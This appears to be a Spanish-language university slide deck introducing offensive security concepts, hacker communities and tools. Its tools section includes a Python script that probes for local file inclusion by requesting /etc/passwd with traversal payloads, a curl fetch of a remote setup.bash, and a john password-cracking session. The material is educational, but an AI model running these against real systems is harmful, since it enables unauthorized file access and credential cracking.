


# Conceptos/Grupos/Tools

Seguridad Ofensiva




Universidad  
Nacional  
de Córdoba




Facultad  
de Matemática,  
Astronomía, Física  
y Computación


# Requerimientos



Sistemas de Numeracion  
Script  
Sistema Operativo  
Networking  
API  
Programa  
Search Engine  
Terminal  
CMD Comando  
Codigo Fuente  
Ejecutable

# Conceptos





# Hacker != CyberCriminal

**Hacker** ~~(2014) RAE: Pirata informático~~


RAE: Persona con grandes habilidades en el manejo de computadoras que investiga un sistema informático para avisar de los fallos y desarrollar técnicas de mejora.

Persona con experticia sobre un tema específico. Tienen afición a la técnica y con la capacidad de deleitarse en la solución de problemas y al sobrepasar los límites

**Cyber Criminal:**


Personas que en la mayoría de los casos usan tecnología y/o conocimiento sobre la misma con fines delictivos.


# Riesgo (risk)



El riesgo es la posibilidad de que suceda algo adverso que tenga consecuencias negativas en la organización y que afecte la seguridad de la información.

La estimación del grado de exposición de que una amenaza se materialice sobre un activo y afecte






# Amenaza (threat)

Algo o alguien que expone algún peligro a la información, los recursos computacionales, usuarios o datos.

- Interna (80% según “the infosec handbook”)
- Externa



# Tipos de Amenaza (threat)

## Externas:

- Físicas
- De Red
- De Software
- Humanas
- De Cumplimiento

## Internas:

- Humanas
- De aplicaciones internas
- Otras




# Vulnerabilidad

A weakness of an asset or group of assets that can be exploited by one or more threats, where an asset is anything that has value to the organization, its business operations and their continuity, including information resources that support the organization's mission (ISO 27005)

A flaw or weakness in system security procedures, design, implementation, or internal controls that could be exercised (accidentally triggered or intentionally exploited) and result in a security breach or a violation of the system's security policy. (NIST)

The probability that threat capability exceeds the ability to resist the threat.  
(Open Group Consortium)





# Zero day (0 day)

A zero-day (also known as 0-day) vulnerability is a computer-software vulnerability that is unknown to, or unaddressed by, those who should be interested in mitigating the vulnerability (including the vendor of the target software) and is being actively exploited in the wild.

## **1-day:**


Published vulnerabilities, known bugs already patched updated and disclosed.

# CVE (Common Vulnerabilities & Exposures)




- Es un listado (una DB) de vulnerabilidades y exposiciones “comunes”.
- No posee Zero Days.
- Posee una nomenclatura estándar para identificación de la vulnerabilidad:  
CVE-YYYY-NNNN
- Definido y mantenido por Mitre.
- Tiene un proceso de incorporación de varias etapas.


# CVSS (Common Vuln. Scoring System)



- Sistema de puntaje para estimar el impacto derivado de vulnerabilidades
- Método abierto y estándar que permite estimar el impacto derivado de vulnerabilidades identificadas en Tecnologías de Información,
- Utiliza una escala que va del 0 al 10



# CVSS (Ejemplo)




## CVSS v2.0 Base Score: 8.5

Metric	Value
Access Vector	Network
Access Complexity	Medium
Authentication	Single
Confidentiality Impact	Complete
Integrity Impact	Complete
Availability Impact	Complete

# CVSS


## CVSS v3.1 Base Score: 7.2

Metric	Value	Comments
Attack Vector	Network	Attacks are executed via network API.
Attack Complexity	Low	No specialized conditions or advanced knowledge is required.
Privileges Required	High	While several variants are possible, assume worst-case scenario of captive admin exploiting vulnerability.
User Interaction	None	No additional user interaction required for exploit.
Scope	Unchanged	The vulnerability allows authorization bypass, but impact is contained to the original scope of vulnerable component.
Confidentiality	High	Successful exploitation could result in a complete compromise of the targeted device which results in a complete (High) impact on Confidentiality of the device.
Integrity	High	Successful exploitation could result in a complete compromise of the targeted device which results in a complete (High) impact on Integrity of the device.
Availability	High	Successful exploitation could result in a complete compromise of the targeted device which results in a complete (High) impact on the Availability of the device.



# Comunidades y Grupos de interés






# Phrack ( 1985 - 2016? )

- Nombre derivado de phreak y hack.
- IMHO la ezine más famosa escrita por y para “hackers”.
- Temas tratados: phreaking, cracking, seguridad física, hacking, crypto, etc.
  - Smashing the stack
  - The art of scanning
  - V\The Conscience of a Hacker/V\

<http://www.phrack.org/>




# DEF CON ( 1993 - ... )



- Convención de Profesionales de Infosec, periodistas, abogados, empleados federales/gob, investigadores, estudiantes, hackers, entusiastas.
- Varios speakers en paralelo dan charlas de distintos temas.
- Villas dedicadas de diferentes temas:  
Lockpicking, Comunicaciones, Red Team, Blue Team, Seguridad en IoT, App Sec
- Desafíos: CTFs (principal y por villa), Jeopardy, Badges ...
- Material Disponible (y archivo)

<https://defcon.org/>






# BH Briefings ( 1997 - ... )


- Convención para proveer consultoría, capacitación, sesiones informativas para empresas, gobiernos, corporaciones, hackers, etc.
- Capacitaciones Intensivas de 2 y 4 días sobre distintos temas.
- Arsenal: Exposiciones de Tools de empresas y personas independientes.
- Muestras de productos, desafíos, recruiting, 1-1 con proveedores de servicios, etc.
- Material Disponible Selecto






<https://www.blackhat.com/>




- Arrancó como e-zine
- Hoy se define como la conferencia de Seguridad Informática más grande de Latinoamérica.
- Bs As, Córdoba (2021), Miami? (2019)
- Las charlas más importantes quedan grabadas y públicas.
- Ofrece trainings específicos para personas interesadas, empresas, etc.
- CTF's. Actualmente: <https://ctf.ekoparty.org/>

<http://ekoparty.org/web/content/1527>



#	Team	Country	Score
1	Sexy-AllpAcks		7830
2	fernetInjection		7830
3	{{ team.name }}		6355
4	ets		6355
5	QuiquePasswdYJuan		5390




- Comunidad princ. de Reversing (quizás de las más grandes de América Latina)
- Fundador: Ricardo Narvaja (historia interesantísima)
- Comenzó como lista de mails (y sigue), hoy también por telegram, youtube y otros.
- Es una comunidad abierta con mucho material generado.
- Actualmente: Curso Nuevo Reversing.


<https://www.youtube.com/watch?v=Af5pvCl0CBE>



# CordobaHackerSpace




- Proyecto Nuevo con staff local
- Charlas, trabajo en equipo y capacitaciones periodicas
- Evento Próximo:  
<https://www.eventbrite.com.ar/e/hall-of-fame-tickets-117603895417>
- Colaboran para la Ekoparty Federal.
- También juegan CTF's



- Página de artículos de Seguridad
- Principalmente relacionados a Exploiting.
- Actualmente no hay mucha actividad.
- Ofrece Trainings ...

<https://www.corelan.be/>



# Otros...

NotPinkCon

BSides,

NullCon

RSA conference

Blog SeguinInfo

Blog Un Informático del lado del mal

HackerNews

Project Zero Blog

PortSwigger Academy

Accunetix (web vuln index)

Anonymous

OWASP

H1

Bugcrowd

Exploit-DB

Reddit (netsec) ...

Coursera ...

Twitters ...

Discords ...

Slacks ...


Twitchs

[etc](#)



# TOOLS

# Terminal (bash u otra)



```
joe@zoidberg:~$ echo hola > hola.txt
joe@zoidberg:~$ cat hola.txt
hola
joe@zoidberg:~$ echo chau >> hola.txt
joe@zoidberg:~$ cat hola.txt
hola
chau
```

```
joe@zoidberg:~/PRECTF-Eko2020$ zgrep --color
setup.cgi Logs | cut -d '-' -f1 | sort -rn
| uniq
223.149.48.170
207.136.9.198
114.227.134.250
```

```
Facultad de Matemática, Astronomía y Física
■ Saltar a contenido principal

FaMAF
Usted no se ha identificado.
*

Ruta a la página
* Página Principal / ►
* Entrar al sitio

Acceder

Nombre de usuario
_____
Contraseña
_____
[ ] Recordar nombre de usuario
Acceder
```





```
#!/usr/bin/python
import requests


print "*****Automated URL local file inclusion program*****\n"
url=raw input("Enter the URL:");
payload="../"
file_name="etc/passwd"
string="root"
error="include(../etc/passwd)"
cookies={'security':'low', 'PHPSESSID':'inm9r4n0ro9mro55as3h1ljb4c'}

print url+payload+file_name
req=requests.get(url+payload+file_name,cookies=cookies)
#print req.text
if error in req.text:
    print "****The URL path is vulnerable for local file inclusion attack.****\n\n"
else:
    print "****The URL path is not vulnerable for local file inclusion attack.****\n\n"



for i in xrange(1,7):
    data=payload*i+file_name
    req=requests.get(url+data,cookies=cookies)
    if req.status_code == 200 and string in req.text:
        print url+data
        print req.text
        break
    else:
        continue
```


# wget, curl , browser , addons

```
root> curl -sSk https://pluver.xqi.cc:5555/setup.bash
```



# proxys (burp, zap, fiddler, u otro)







# gcc, gdb, make (toolchain)

```
build_clang_make$ make
[ 50%] Building CXX object CMakeFiles/colortest.dir/colortest.cpp.o
/Users/alasher/Developer/colortest/colortest.cpp:7:17: error: use of
undeclared identifier 'mynum'; did you mean 'my_num'?
    std::cin >> mynum;
                  ^~~~~
                  my_num
/Users/alasher/Developer/colortest/colortest.cpp:5:9: note: 'my_num'
declared here
    int my_num;
    ^
1 error generated.
make[2]: *** [CMakeFiles/colortest.dir/colortest.cpp.o] Error 1
make[1]: *** [CMakeFiles/colortest.dir/all] Error 2
make: *** [all] Error 2
build_clang_make$
```

# gdb | radare | ghidra | etc



```
[0x00003c9c 255 /usr/bin/r2]> pd $r @ sym.L94+4069 # 0x3c9c
0x00003c9c e970efffff jmp 0x100002c11 ; (fcn.00002390) ;[1]
0x00003ca1 8bbbe4010000 mov edi, [ebx+0x1e4]
0x00003ca7 8b74247c mov esi, [esp+0x7c]
0x00003cab 8b6424940000 mov eax, [esp+0x94]
0x00003cb2 c74424040000 mov dword [esp+0x4], 0x0
0x00003cba 890424 mov [esp], eax
0x00003cbd e81ee2ffff call 0x100001ee0 ; (sym.imp.r_core_prompt) ;[2]
sym.imp.r_core_prompt()
0x00003cc2 85c0 test eax, eax
0x00003cc4 8f6e0a000000 jle 0x3cd74 ;[3]
0x00003cca 85f6 test esi, esi
0x00003ccc 7408 jz 0x3cd6 ;[4]
0x00003cce 893424 mov [esp], esi
0x00003cd1 e84ae4ffff call 0x100002120 ; (sym.imp.r_th_lock_enter) ;[5]
sym.imp.r_th_lock_enter()
0x00003cd6 8b9424940000 mov edx, [esp+0x94]
0x00003cdd 891424 mov [esp], edx
0x00003ce0 e80be4ffff call 0x1000020f0 ; (sym.imp.r_core_prompt_exec) ;[6]
sym.imp.r_core_prompt_exec()
0x00003ce5 8904249c0000 mov [esp+0x9c], eax
0x00003cec 83c001 add eax, 0x1
0x00003cef 0f8424010000 jz 0x3e19 ;[7]
0x00003cf5 85f6 test esi, esi
0x00003cf7 7408 jz 0x3d01 ;[8]
0x00003cf9 893424 mov [esp], esi
0x00003cfc e87fe2ffff call 0x100001f00 ; (sym.imp.r_th_lock_leave) ;[9]
sym.imp.r_th_lock_leave()
0x00003d01 83bc24980000 cmp dword [esp+0x98], 0x0
0x00003d09 745b jz 0x3d66 ;[?]
0x00003d0b 8b0424980000 mov eax, [esp+0x98]
0x00003d12 890424 mov [esp], eax
0x00003d15 e806e5ffff call 0x100002220 ; (sym.imp.r_th_wait_async) ;[?]
sym.imp.r_th_wait_async()
0x00003d1a 85c0 test eax, eax
0x00003d1c 7548 jnz 0x3d66 ;[?]
0x00003d1e 8b07 mov eax, [edi]
0x00003d20 c74424081200 mov dword [esp+0x8], 0x12
```





# hashcat | john | hydra ...



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/johns_passwd  
Created directory: /root/.john  
Warning: detected hash type "sha512crypt", but the string is also recognized as  
"crypt"  
Use the "--format=crypt" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5  
12 128/128 SSE2 2x])  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (john)  
lg 0:00:00:07 DONE (2015-11-06 01:44) 0.1424g/s 505.1p/s 650.9c/s 650.9C/s modem  
..SSS  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

"Systems with no known vulnerability might be secure, or it may simply be that no vulnerability has been found yet."

- [Cormac Herley](#) -

